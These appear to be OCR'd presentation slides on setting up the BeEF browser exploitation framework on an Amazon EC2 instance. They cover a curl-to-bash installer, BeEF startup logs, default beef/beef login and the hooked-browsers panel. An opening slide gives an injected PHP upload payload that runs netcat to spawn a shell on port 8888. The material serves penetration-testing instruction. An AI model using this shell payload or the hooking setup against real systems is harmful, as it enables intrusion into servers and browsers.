
Malicious File Extension: PHP

Injected PHP (must escape single quotes):


```
<?php passthru("/bin/nc -e /bin/sh 0.0.0.0 8888"); ?>
```

Upload Timeout: 5000

GETTING STARTED



EXECUTION – INSTALLATION ON EC2



Choose an Amazon Machine Image (AMI) from one of the tabbed lists below by clicking its **Select** button.


Quick Start
My AMIs
Community AMIs
Find and buy software from well known sellers. Search AMIs on awsmarketplace

Amazon Linux AMI 2012.03
The Amazon Linux AMI 2012.03 is an EBS-backed, PV-GRUB image. It includes Linux 3.2, AWS tools, and repository access to multiple versions of MySQL, PostgreSQL, Python, Ruby, and Tomcat.
Root Device Size: 8 GB ● 64 bit ○ 32 bit Select

Red Hat Enterprise Linux 6.2
Red Hat Enterprise Linux version 6.2, EBS-boot.
Root Device Size: 6 GB ● 64 bit ○ 32 bit Select


SUSE Linux Enterprise Server 11
SUSE Linux Enterprise Server 11 Service Pack 2 basic install, EBS boot with Amazon EC2 AMI Tools preinstalled; Apache 2.2, MySQL 5.0, PHP 5.3, and Ruby 1.8.7
Root Device Size: 10 GB ● 64 bit ○ 32 bit Select

EXECUTION – INSTALLATION ON EC2




```
[pipes@moneyshot ~]% mv Downloads/ec2.pem .ssh
[pipes@moneyshot ~]% chmod 600 .ssh/ec2.pem
[pipes@moneyshot ~]% ssh-add .ssh/ec2.pem
Identity added: .ssh/ec2.pem (.ssh/ec2.pem)
[pipes@moneyshot ~]%
```

Configure your new SSH identity



```
[pipes@moneyshot ~]% ssh ec2-user@ec2-107-22-36-80.compute-1.amazonaws.com

       __|  __|_  )
       _|  (     /   Amazon Linux AMI
      ___|\___|___|

See /usr/share/doc/system-release/ for latest release notes.
There are 2 security update(s) out of 19 total update(s) available
Run "sudo yum update" to apply all updates.
[ec2-user@ip-10-203-42-90 ~]$
```


SSH to the new EC2 instance



```
[ec2-user@ip-10-203-42-90 ~]$ bash < <(curl -s https://raw.github.com/xntrik/beefcloud/master/beef-installer)
Loaded plugins: fastestmirror, priorities, security, update-motd
Loading mirror speeds from cached hostfile
 * amzn-main: packages.us-east-1.amazonaws.com
 * amzn-updates: packages.us-east-1.amazonaws.com
Setting up Install Process
Package readline-6.0-3.11.amzn1.x86_64 already installed and latest version
Package zlib-1.2.3-27.9.amzn1.x86_64 already installed and latest version
Package bzip2-1.0.6-8.12.amzn1.x86_64 already installed and latest version
```

Execute the installer script by @xntrik

EXECUTION – INSTALLATION ON EC2




```
[ec2-user@ip-10-203-42-90 ~]$ source ~/.bash_profile
[ec2-user@ip-10-203-42-90 ~]$ cd beef
[ec2-user@ip-10-203-42-90 beef]$ ./beef
[ 1:36:20][*] Browser Exploitation Framework (BeEF)
[ 1:36:20]    |   Version 0.4.3.4-alpha
[ 1:36:20]    |   Website http://beefproject.com
[ 1:36:20]    |   Run 'beef -h' for basic help.
[ 1:36:20]    |_  Run 'git pull' to update to the latest revision.
[ 1:36:22][*] BeEF is loading. Wait a few seconds...
[ 1:36:25][*] 8 extensions loaded:
[ 1:36:25]    |   Demos
[ 1:36:25]    |   Proxy
[ 1:36:25]    |   Autoloader
[ 1:36:25]    |   Admin UI
[ 1:36:25]    |   Console
[ 1:36:25]    |   Events
[ 1:36:25]    |   XSSRays
[ 1:36:25]    |_  Requester
[ 1:36:25][*] 88 modules enabled.
[ 1:36:25][*] 2 network interfaces were detected.
[ 1:36:25][+] running on network interface: 127.0.0.1
[ 1:36:25]    |   Hook URL: http://127.0.0.1:3000/hook.js
[ 1:36:25]    |_  UI URL:   http://127.0.0.1:3000/ui/panel
[ 1:36:25][+] running on network interface: 10.203.42.90
[ 1:36:25]    |   Hook URL: http://10.203.42.90:3000/hook.js
[ 1:36:25]    |_  UI URL:   http://10.203.42.90:3000/ui/panel
[ 1:36:25][*] RESTful API key: e24a474a668add0c6819ddb4a51b23aa8e90[illegible]554
[ 1:36:25][+] HTTP Proxy: http://127.0.0.1:6789
[ 1:36:25][*] BeEF server started (press control+c to stop)
```

Initiate the RVM environment

Fire up the lazors

Profit!

UI: /ui/authentication



BeEF Authentication
ec2-107-22-36-80.compute-1.amazonaws.com:3000/ui/authentication
BeEF
Login


Authentication

Username: beef

Password: ••••

beef / beef

UI: /ui/panel



BeEF Control Panel
ec2-107-22-36-80.compute-1.amazonaws.com:3000/ui/panel
BeEF 0.4.3.4-alpha | Submit Bug | Logout
Hooked Browsers
Online Browsers
Offline Browsers
Getting Started
Logs
Basic
Requester
BeEF
THE BROWSER EXPLOITATION FRAMEWORK PROJECT

Official website: http://beefproject.com/

Getting Started

Welcome to BeEF!

Before being able to fully explore the framework you will have to 'hook' a browser. To begin with you can point a browser towards the basic demo page here, or the advanced version here.

After a browser is hooked into the framework they will appear in the 'Hooked Browsers' panel on the left. Hooked browsers will appear in either an online or offline state, depending on how recently they have polled the framework.

Hooked Browsers

